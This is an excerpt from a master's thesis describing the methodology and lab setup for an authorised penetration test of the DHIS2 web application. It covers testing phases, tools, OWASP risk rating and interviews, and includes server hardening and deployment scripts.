
3.1 Ethical Hacking

Ethical hacking is an umbrella term for all activities related to finding and preventing potential security threats. Ray Baloch defines an ethical hacker in his book *Ethical Hacking and Penetration Testing Guide*:

> An ethical hacker is as a person who is hired and permitted by an organization to attack its systems for the purpose of identifying vulnerabilities, which an attacker might take advantage of. The sole difference between the terms "hacking" and "ethical hacking" is the permission. [2, p. 2]

In this thesis, two typical ethical hacking methods has been used: vulnerability assessment and penetration testing.

While a vulnerability assessment will find and report security threats, a penetration test will go one step further and perform attacks. The methods used to attack do not differ from what a hacker with malicious intent would use. This is important to ensure the highest degree of realism. A malicious hacker would exploit a vulnerability, often with financial motivation. An ethical hacker would report it to the employer. The employer must then decide how to handle it.

According to NIST [60] penetration tests focus areas should be finding and exploiting defects in the design and implementation of the web application. And that includes testing for worst-case scenarios as malicious actions by system administrators. In this thesis I have focused on internal testing, simulating either an attack by actual users of DHIS2 or attackers that already have gained access to an account. I believe that this had the highest chance of uncovering vulnerabilities.

3.2 Definitions

Before describing the penetration methodology, I will define terminology relevant to ethical hacking as they are used in this thesis.

Asset - Any data, device, system or network that should be protected. Only people authorized to access, view, edit or delete information should be able to. [2]

Threat - Threat is defined as a possible danger to, or unwanted action against, the asset or the organization. A threat could be a successful exploit of a vulnerability or a hacker group trying to access the asset. [2]

Exploit - Use a vulnerability to attack the asset. A successful exploit would compromise the asset and its information. [2]

Vulnerability - A weakness in a system that is exploitable by an attacker. The range of vulnerabilities is endless. One of the primary goals of a penetration test is to find as many vulnerabilities as possible. [2]

Data Breach - An event where sensitive, protected or confidential data has been accessed, seen or stolen by unauthorized personnel or attackers. Usernames and passwords are common targets in a data breach.

Risk - Risk is used to estimate the severeness of a vulnerability. Risk is calculated by multiplying the likelihood and impact of exploiting a vulnerability. [12]

Attack Vector - The possible methods and techniques an attacker can utilize to attack the asset. A web application that uses JavaScript and SQL-databases will have XSS and SQL-injection in the attack vector.




Figure 3.1: The Four Phases of Penetration Testing. (Source: [60])

3.3 Penetration Testing Methodology

The penetration testing methodology can be summarized into four phases: Planning, discovery, attack and report. This is shown in figure 3.1) [60].

Planning: Before any penetration test, all formalities will have to be agreed upon. Target owner and tester sits down and identifies the rules and premise for the attack. This includes specifying the type of test, see section 3.3.1. Also to what extent the attacker can use destructive methods, like a denial of service attack, on the target. The target, whether it is a system, network or application is often tested in an operational state to ensure realistic circumstances. A malicious hacker would typically not care if the target breaks during an attack, but the penetration tester must always evaluate his methods.

When all details are defined, a contract is signed. In many cases, a contract with the target-owner is not sufficient. An example could be if the target is hosted on a server or cloud service not owned by the target-owner. Any entity affected by a penetration test should have a written agreement with the tester.

Discovery: Information gathering, both general and technical, is a crucial activity for a penetration tester. It builds the foundation for a successful attack. As an attacker, you will never know what kind of information that may be useful. Humans often personalize credentials. The name of someone's cat can be just as useful as knowing which database system the passwords are stored in or the hashing function used.

Attack: The attack phase is the core of a penetration test. Typical individual steps of the attack-phase can be seen in figure 3.2 on the following page as presented in *Technical Guide to Information Security Testing and Assessment* by the National Institute of Standards and Technology [60]. The




Figure 3.2: Individual Steps of the Attack Phase. (Source: [60])

ultimate goal of any penetration test is to gain full control over the target.

Report: During the above phases the penetration tester documents every step of the process. Logs, methods, and results are summarized in a report and presented to the target owner(s). The report also includes risk analysis and steps of mitigation.

3.3.1 Black, Grey and White Box Testing

Black box testing is when the tester has no more knowledge about the program, system or network than a typical hacker would. It serves as the most realistic approach. The attacker starts testing without access to an authorized user. [2]

In grey box testing, the attacker typically has the privileges of a user and some knowledge of the internal architecture and design. Similar to an attacker that already has gained access. It can be more focused on a specific part, for example, privilege escalation. [2]

When a tester has complete knowledge about the target, it is referred to as white box testing. The attacker has access to source code, design documents and architecture. This type of penetration testing is the most time consuming and thorough. A challenge with white-box testing is analyzing massive amounts of data for potential weaknesses. [2]

3.4 Web Application Penetration Test

I will describe the typical steps in a web application penetration test and how I applied them in my thesis [60].

3.4.1 Information Gathering

The first step is information gathering. We divide information gathering into general and technical, passive and active.

- **General information:** Non-technical information typically gathered from social media and the owner organizations web site. Useful information could be system administrators and the intention of the application.
- **Technical information:** This is information about the server, ports, code and functionality of the web application.
- **Passive information:** Passive information is everything we can gather without direct contact with the application.
- **Active information:** Active information is the information we need access to the target to gather.

Technical information is usually gathered actively and general information passively but that is not always the case. In open-source projects, one can find technical information passively, for example, the code itself.

Passive information start with gathering and reviewing different online resources and learn as much general information about the target as possible.

Active information steps are port scanning and spidering. Port scanning is used to determine open ports, server version, operating system and running services. A spider is used to crawl different web-pages created by the application to map out the structure and layout.

Information gathering was performed as described over with some steps skipped. Details about how information was gathered can be fount in chapter 4 on page 35.

3.4.2 Vulnerability Assessment

It is common to utilize different tools to help us find potential weaknesses, especially a vulnerability scanner. For a web application, we have tools like OWASP Zap and Burp Suite to help us, see 3.5 on the facing page. A vulnerability scanner sends specific data to the web application and analyze the response to determine potential weaknesses [2]. The data sent is harmless and will not attack the web application.

In addition to automatic scanning, I have manually traversed the application and analyzed the HTTP-requests sent, and the responses received by the browser. Potential vulnerable areas were looked for. It could be text fields, the structure of the URIs, or missing authentication. In essence, all possible points of attack were analyzed either manually by the tester or by using automatic vulnerability scanners.

3.4.3 Attacking

In the attacking phase various attacks are performed. Vulnerabilities are discovered and exploited. The attacks performed are usually based on the results of information gathering and the vulnerability assessment, as well as sources of common attacks.

Automated attacks was the first step, and then continued by manual efforts to attack DHIS2 and verify results from the automated attacks. Details about the execution of the attacks is explained in chapter 4, *Test Execution*. If a vulnerability was discovered, the next goal was to examine how to exploit it and how far the exploitation could be taken. That includes escalating privileges, enumerate a database or place a file on the server.

3.4.4 Reflections and Limitations

Going through this penetration test I had an eye open for even the tiniest security flaw, but some areas were more interesting than others. In our case, that was access to sensitive information and admin accounts. Sensitive information and access to admin user accounts, are two of the areas that can cause the most harm to the owner and user organizations of DHIS2.

Some steps that generally would be a part of a penetration test was

redundant for us. Since I have tested the web application itself and not the host, it was not necessary to perform network reconnaissance and port scanning as one usually would. In this thesis, the main asset was not a live implementation of DHIS2. The set up of the server was controlled by Riland and I. Thus, we had complete control of the services running on the host. That included open ports, IP addresses and underlying architecture.

We checked for protections against credential brute force attacks against the login page of DHIS2, but did not perform extensive brute force testing. Password strength is highly dependent on the user of the system, and we only analyzed the rules for password strength dictated by DHIS2.

The penetration test performed in this thesis mostly resembles a white box test. We had access to source code and design documents, as DHIS2 is an open-source software. However, with little experience with DHIS2 prior to testing, it is wrong to say that we had the complete knowledge of DHIS2 when testing started. Nor have we developed it during testing. DHIS2 is a large and complex software. By examining the source code, we saw that the core of version 2.30 has almost five hundred thousand lines of code.

3.5 Tools

There are a lot of tools available for a penetration tester. In this thesis, the focus has been web application security. The two most popular and accessible options are Burp Suite and OWASP ZAP. They are both graphical tools designed for security testing.

Burp Suite is developed by PortSwigger Web Security and comes in three different versions [32]. They are "Enterprise", "Professional" and "Community". Common for all three versions is that Burp Suite provides an HTTP proxy to serve as a man in the middle between the browser and the target server, intercepting and manipulating traffic. The "enterprise" and "professional" version is licensed and ranges from 399 USD to 3999 USD per year depending on amount of users and version. The "community" version is free. I have been concentrating on the manual tools found in the free edition.

In the "community" addition of Burp Suite the included functionality is:

- **Intruder:** This tool can automate an attack and generate malicious HTTP requests. The intruder can be used to detect SQL Injections, Cross Site Scripting, parameter manipulations and brute forcing.

- **Spider**: A web crawler that systematically maps the content and functions of the application.
- **Repeater:** Resends modified HTTP-requests, and the result can be analyzed manually.
- **Decoder:** Decodes encoded data, for example base64.
- **Comparer:** Easy comparison of data with visual highlights to signal differences.
- **Extender:** Makes it possible to extend Burp Suites functionality with own or third-party code.
- **Sequencer:** Analyzes the randomness if a set of data. Can be used to figure out and crack session tokens and similar data.

In addition to these, the "Enterprise" and "Professional" edition has an automatic vulnerability scanner that PortSwigger claims has: "Coverage of over 100 generic vulnerabilities, such as SQL injection and cross-site scripting (XSS), with great performance against all vulnerabilities in the OWASP top 10" [32].

OWASP Zed Attack Proxy (ZAP) is a cross-platform, free and open source penetration testing tool. It is the recommended tool by OWASP [52]. Both ZAP and the top 10 list is a product of OWASP, and naturally, the highest priority for ZAP is to detect vulnerabilities according to that list. It is well suited for beginners, as well as professional. OWASPs goal is to create a framework for automated security testing. It has similar functionality as both the free and paid versions of Burp Suite.

There is no consensus in the security community for a single best software for web application security testing. The main advantage of ZAP is the availability as the most advanced features of Burp Suite, and other similar software are limited to a paid version. A complete penetration test will utilize a wide variety of tools to ensure the highest percentage of coverage. There may be vulnerabilities undiscovered by one tool but caught by another. With limited resources and experience, I chose to focus my attention on using the vulnerability scanner of ZAP and the manual tools of both ZAP and Burp Suite.

I have also used Kali Linux, which is a Linux distribution suited for penetration testing and is a well-suited starting point for penetration testing [62]. It comes pre-installed with a variety of tools, like passwords crackers, port scanners and packet sniffers. The most useful tool for this penetration testing will be SQLMap, a tool designed to execute SQL-injection attacks on web applications.

3.6 Risk Rating Methodology

OWASP defines risk as likelihood multiplied by impact. With likelihood we mean a measure of how likely an attack is to occur while impact is a measurement of the specific consequences of an attack. Both of these factors are dependent on the context. The impact of deleted or stolen records are far more severe for a hospital than an online clothing shop. OWASP has developed a risk rating methodology that involves identifying and estimating likelihood and impact. I have used this risk rating methodology as basis for my risk evaluation in this thesis. This approach follows six steps, they are:

Step 1: Identifying a Risk

The first step is to identify different security risks that need to be rated. The goal is to gather as much information as possible about potential attackers, methods, and potential vulnerabilities and its impact. The rule is to always use the worst-case scenario, as it generates the highest risk. [12]

Step 2: Factors for Estimating Likelihood

Factors for identifying likelihood are divided into two subcategories, threat agent and vulnerability. Threat agent factors describe potential attackers and vulnerability factors are related to different characteristics of vulnerabilities within a system. The factors are assigned a numeral value ranging from 1 to 9 and these values are utilized to calculate risk. An example is skill level, ranging from no technical skills with a score of 1 to security penetration skills with a score of 9. [12]

Step 3: Factors for Estimating Impact

Factors for estimating impact are also broken down into two categories. Technical impact factors concern confidentiality, integrity, availability and accountability. Examples of business impact factors are financial and reputation. In the same way as above, the different factors are given a rating from 1 to 9. [12]

Step 4: Determining the Severity of the Risk

When all the factors have been estimated, likelihood and impact scores can be calculated. The score is calculated by averaging the factors for each category. Both impact and likelihood are then classified. A score lower than three is considered low, between three and six is medium, and over six is high. [12]

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

Figure 3.3: Overall Risk Table. (Source: [12])

The severity table, see figure 3.3, is used to determine overall risk. It is important to keep in mind that this table is not fixed and can be tailored to a specific context. More on that in step 6 [12].

Step 5: Deciding What to Fix

After determining severity, a prioritized list of what to fix can be created. The rule of thumb is that the most severe should be fixed first. However, this may not always be the case. There is always a lot to consider. Some of the most critical factors are the cost of fixing an issue and the damage of reputation to the company [12].

Step 6: Customizing the Risk Rating Model

The model can be customized to the correct context. The generic model can be tailored, as every business or organization is unique. There are mainly three alternatives here [12].

Adding factors:

We can add certain factors if they form a better representation of the real-world factors of the organization. For example, adding the factor *negative publicity* for a political party where media attention can affect the popularity of the party. Another example could be the factor *timing*, since attacks might cause more damage before an election than in the beginning of a campaign [12].

Customize options:

The tester should customize the model to the organization. For example, use their classification of information. If it is an application related to the national army, we may have terms like *classified* and *top secret*. Another customization would be to adjust the scores, and if we use the same example as above, it may be more fitting to classify *top secret* as 9 and *classified* as 7 instead of respectively 9 and 5 [12].

Weight factor:

For some companies, certain factors weigh heavier than others. The testers can change the weight of the factors to represent these differences. This should be done in cooperation with the organization under testing to ensure the most accurate representation [12].

3.7 Interview

Interview is an often used method for answering a research question. In this thesis, I have used interviews to increase my knowledge about DHIS2 and the testing process by interviewing an employee of DHIS2 and a security expert with experience in penetration testing. In this section, I will go through interview as a research method.

There are three types of qualitative interviews. They are structured, unstructured, and group interview [22]. For this thesis, unstructured interviews have been used. They resemble a conversation, where the researcher may have prepared some questions or talking points, but is free to improvise.

For the interviews, Myers and Newmans [42] seven guidelines for the qualitative interview were followed. Two guidelines were especially applicable for this thesis. They were flexibility and disclosure of information. I will briefly describe the two:

- **Flexibility:** An interviewer should be flexible to take the conversation in interesting directions that occurs during the interview. The subjects attitude and mood should be taken into consideration and adapted to. [42]
- **Confidentiality of disclosures:** The subject must be ensured that the information presented in the interview is not disclosed in unintended ways. [42]

3.7.1 Reflections

I have chosen unstructured interviews for my thesis because I believed that this approach was most suitable — the goal of my interviews was to increase the understanding of DHIS2 and the penetration testing process.

It was important that the domain experts felt free to address what they thought was relevant and useful.

My interviews have been with two domain experts. One with an application security and penetration testing expert, working at the directorate for ICT and joint services in higher education and research (UNIT). Several short interviews were held with a DHIS2 expert with responsibilities as implementation and security.

For the UNIT interview, we prepared a short interview guide with three main talking points and some subquestions. The focus was how to use automatic vulnerability scanners best, and adjust them to DHIS2. The last topic was how to integrate a penetration testing process into the development cycle of DHIS2, which is more directed at Riland's master thesis.

The interviews with the DHIS2 expert was more at need, as a stand by expertise on DHIS2. He helped us with set up, technical questions, and problem fixing. We had meetings with him in person at UiO, on Google Hangout, and conversions via e-mail. These interviews were informal in their nature.

3.8 Summary

This chapter describes vulnerability assessment and penetration testing, both under the ethical hacking methodology. I also described and explained how I have used risk rating and interviews for this thesis. In the next chapter, I will explain the test execution in more detail.

Chapter 4

Test Execution

This chapter concerns the setup of DHIS2 and how the vulnerability assessment and penetration test were performed. While testing, we followed a linear approach consisting of these four steps:

1. Passive information gathering
2. Active information gathering
3. Vulnerability assessment
4. Penetration testing

4.1 Testing Environment

Our setup was built on a cloud hosting service called Linode. We rented a server with 4GB of RAM and 80GB of storage space. We set up the server running Ubuntu 18.04 with the aid of a stack script. The stack script is presented in listing 4.1. The setup is based on the recommended DHIS2 setup and using the dhis2-tools provided on GitHub at the URL https://github.com/dhis2/dhis2-tools. We use Apache 2 as a reverse proxy and Apache Tomcat for deploying and hosting DHIS2. The underlying database is PostgreSQL.

```
#!/bin/bash
#       ____  __  _______________
#      / __ \/ / / /  _/ ___/__ \
#     / / / / /_/ // / \__ \__/ /
#    / /_/ / __  // / ___/ / __/
#   /_____/_/ /_/___//____/____/
#
#   Installation stackscript
```

```
#
#<UDF name="myuser" label="Username:">
#<UDF name="ssh" label="SSH Public Key:">
#<UDF name="sshport" label="SSH Port:" default="22">
#<UDF name="hostname" label="The hostname for the new Linode.">
#<UDF name="fqdn" label="The new Linode's Fully Qualified Domain Name">

# enable firewall
ufw enable

# prefer ipv4 addresses - this solves long delays with apt-get
echo "precedence ::ffff:0:0/96  100" >> /etc/gai.conf

# This updates the packages on the system from the distribution repositories.
export DEBIAN_FRONTEND=noninteractive
apt update
apt upgrade -y


# This sets the variable $IPADDR to the IP address the new Linode receives.
IPADDR=$(/sbin/ifconfig eth0 | awk '/inet / { print $2 }' | sed 's/addr://')

# This section sets the hostname.
echo $HOSTNAME > /etc/hostname
hostname -F /etc/hostname

# This section sets the Fully Qualified Domain Name (FQDN) in the hosts file.
echo $IPADDR $FQDN $HOSTNAME >> /etc/hosts

# Create administrative user
useradd -m -G sudo -s /bin/bash ${MYUSER}

# Perform tasks for new user
# set a temporary password
echo $(openssl rand -base64 20) > /home/$MYUSER/passwd.txt
chmod 600 /home/$MYUSER/passwd.txt
echo "${MYUSER}:$(cat /home/${MYUSER}/passwd.txt)" | chpasswd

# This sets your public key on your Linode
mkdir /home/$MYUSER/.ssh
echo "${SSH}" >> /home/$MYUSER/.ssh/authorized_keys
chmod 600 /home/$MYUSER/.ssh/authorized_keys

# make sure user owns everything
chown -R $MYUSER.$MYUSER /home/$MYUSER

# Tighten up ssh
# Disables password authentication
```

```
57 sed -i 's/#*PasswordAuthentication [a-zA-Z]*/
       PasswordAuthentication no/' /etc/ssh/sshd_config
58 # Disable root login
59 sed -i 's/PermitRootLogin [a-zA-Z]*/PermitRootLogin no/' /etc/
       ssh/sshd_config
60 # Change Port
61 sed -i "s/#*Port [0-9]*/Port $SSHPORT/" /etc/ssh/sshd_config
62 # This restarts the SSH service
63 service ssh restart
64
65 # Allow ssh through firewall
66 ufw limit $SSHPORT/tcp
67
68 # Starting DHIS2 install
69
70 #add PPA
71 apt install -y software-properties-common
72
73 add-apt-repository -y ppa:bobjolliffe/dhis2-tools
74 add-apt-repository -y ppa:certbot/certbot
75 apt -y update
76
77 # force openjdk 8 install to prevent the platform default java
       11
78 apt install -y openjdk-8-jre-headless
79
80 apt -y install dhis2-tools
81
82 apt -y install postgresql
83 apt -y install postgresql-10-postgis-2.4
84 apt -y install postgresql-10-postgis-2.4-scripts
85
86 apt -y install python-certbot-apache
87 apt -y install apache2
88 a2enmod ssl cache rewrite proxy_http headers
89
90 dhis2-create-admin $MYUSER
```

Listing 4.1: Stack Script

After setting up the server, the next step was to deploy the desired instance of DHIS2. We chose DHIS2 version 2.30 as our main target. This decision was made because this was the most stable version, and the oldest version still maintained actively by DHIS2 developers when testing started. In listing 4.2 on the next page, the commands for deploying the desired version is shown. The *dhis2-deploy-war* command is used to deploy DHIS2 with a link to the correct version of the WAR-file (Web Application Resource), in this case, https://s3-eu-west-1.amazonaws.com/releases.dhis2.org/2.30/dhis.war. The name of the instance was called *dhis* and is referred to on any use of commands starting with *dhis2-*.

```
1
2 sudo cp /usr/share/dhis2-tools/samples/apache2/dhis.conf /etc/
    apache2/sites-available
3 sudo service apache2 stop
4 sudo ufw allow 80/tcp
5 sudo ufw allow 443/tcp
6 sudo certbot --dry-run -d pentest.dhis2.org certonly
7 sudo certbot -d pentest.dhis2.org certonly
8 sudo sed -i 's/instructor/pentest/' /etc/apache2/sites-available
    /dhis.conf
9 sudo service apache2 start
10 sudo dhis2-instance-create dhis
11
12 psql #extension -> create extension posts
13
14 sudo dhis2-deploy-war -l https://s3-eu-west-1.amazonaws.com/
    releases.dhis2.org/2.30/dhis.war dhis
15 sudo a2dissite 000-default.conf
16 sudo a2ensite dhis.conf
17 sudo apache2 reload
```

Listing 4.2: Deployment Script

There are some security measures in this setup. An *Uncomplicated Firewall*(UWF) limits the ports which can be accessed and is only open on port 822 for SSH, port 80 for HTTP and port 443 for HTTPS. We also set up a redirect, so any request made via HTTP is piped through the encrypted HTTPS channel. In essence, there were only two methods of accessing the server, that was through HTTPS and SSH. The SSH connection was limited to six connections per 30 seconds. Limiting SSH connections prevents brute force attacks on the server.

The last step was to set up the sample database. We found the correct version provided by DHIS at https://www.dhis2.org/downloads.

```
1
2 wget https://databases.dhis2.org/sierra-leone/2.30/dhis2-db-
    sierra-leone.sql.gz
3 gunzip dhis2-db-sierra-leone.sql.gz
4 dhis2-shutdown dhis
5 dropdb dhis
6 createdb dhis
7 dhis2-restoredb dhis dhis2-db-sierra-leone.sql
8 dhis2-startup dhis
```

Listing 4.3: Setting up the Database

We also needed to adjust the connector element of the server.xml file in /var/lib/dhis2/dhis. We used nano, a UNIX based text editor, for this and added relaxedQueryChars[,].

```
<Connector port="HTTPPORT" address="127.0.0.1" protocol="HTTP
    /1.1" proxyPort="443" scheme="https"
        URIEncoding="UTF-8"
        executor="tomcatThreadPool" connectionTimeout="20000"
    relaxedQueryChars="[,]"/>
```

Listing 4.4: Changing server.xml

The setup was now complete, and DHIS2 available at https://pentest.dhis2.org.

For testing, we used Virtual Box to set up a virtual machine with Kali Linux installed. The Kali Linux image was downloaded at https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/. On Kali Linux, we had access to tools like SQLMap and Burp Suite. We also installed OWASP ZAP, SQLMap, and Burp Suite Community edition on our own laptops. ZAP was downloaded from https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project , Burp Suite from https://portswigger.net/burp/communitydownload and SQLMap by using the package manager *Homebrew* with the terminal command:

```
brew install sqlmap
```

Our two main testing tools OWASP ZAP and Burp Suite, required very little setup. For Burp Suite, we needed to download a certificate and add it to the browser we were using. The certificate was provided by PortSwigger and was needed to access and intercept HTTPS traffic. Pre-configured browsers were integrated into the software for ZAP, there were no need for adjustments. For Burp Suite, we used the browsers Mozilla Firefox and Chrome.

The last step in the preparation phase was to set up a reporting tool if we discovered a vulnerability. We set up a private google form, seen in figure 4.1 on the following page to write a description and the steps to reproduce it along with other data as DHIS2 version and initial risk estimation.

4.2 Passive information gathering

With a finished setup, the discovery phase was initiated by acquiring information and systemize what we knew about DHIS2. The first step in this process was passive information gathering. There are a lot of resources on open-source software like DHIS2. We downloaded manuals for DHIS2 at https://docs.dhis2.org/ and code from GitHub at https://github.com/dhis2/dhis2-core.




Figure 4.1: Google Form Used for Reporting




Figure 4.2: Architecture of DHIS2. (Source: [17])

4.2.1 Architecture and Structure of DHIS2

DHIS2 is based on a three-tier client-server architecture, as seen in figure 4.2. From the top, we have the presentation layer, the service layer, and the store layer.

The three layers are independent of each other and ensure modularity in the development. It is developed for running on different setups. Therefore the system is designed for industry standards. DHIS2 needs to be extensible to allow third-party developers to develop apps for the platform. [17]

The developers have chosen Hibernate in the data store layer. Hibernate is a technology that integrates with several major database technologies [17]. The implementers are then free to choose their desired relational database. The same can be said about hosting. DHIS2 is designed to work with any servlet container supporting JEE (Java Enterprise Edition) [17].

4.2.2 Web Portal

DHIS2 uses what they call a portal to tie the apps together. This means that the portal functions as a collection of multiple applications, where each application, in theory, could be stand-alone [17].

4.2.3 Web API

The Web API work as a boundary resource for third-party developers. The applications that are regarded as a part of the core also utilizes the API to communicate with the server. The API follows a REST-like architecture and has some key characteristics. Every resource that a user can and may access, delete, or change is only accessible through the API. It follows the same structure for all resources, making it easy to read and understand by a machine. Every resource is accessible through URIs. All interactions with the API is through HTTP requests. DHIS2 supports GET, POST, PUT, and DELETE [17].

4.2.4 Apps

All apps need to utilize the Web-API to integrate with DHIS2. As the API is available to anyone, anyone can develop apps for DHIS2. It both enables and limits developers. It enables them to integrate and use DHIS2 functionality easily but limits them from exceeding the abilities of the API. Apps can be installed to DHIS2 as a part of the portal, but can also work as independent apps on another website. If the apps are intended to be installed on DHIS2 servers, they need to follow certain constraints, but developers are free to use any modern web technology in their development [17].

DHIS2 comes with a set of core apps. Among them, we can find the Data Entry app, used to enter statistical data. The Tracker app is another example. It functions as a way of tracking individual patients' progress in, for example, treatment programs and child development. In figure 4.3 on the facing page the dashboard is shown. It binds the web application together and serves as the start page after a user logs on.

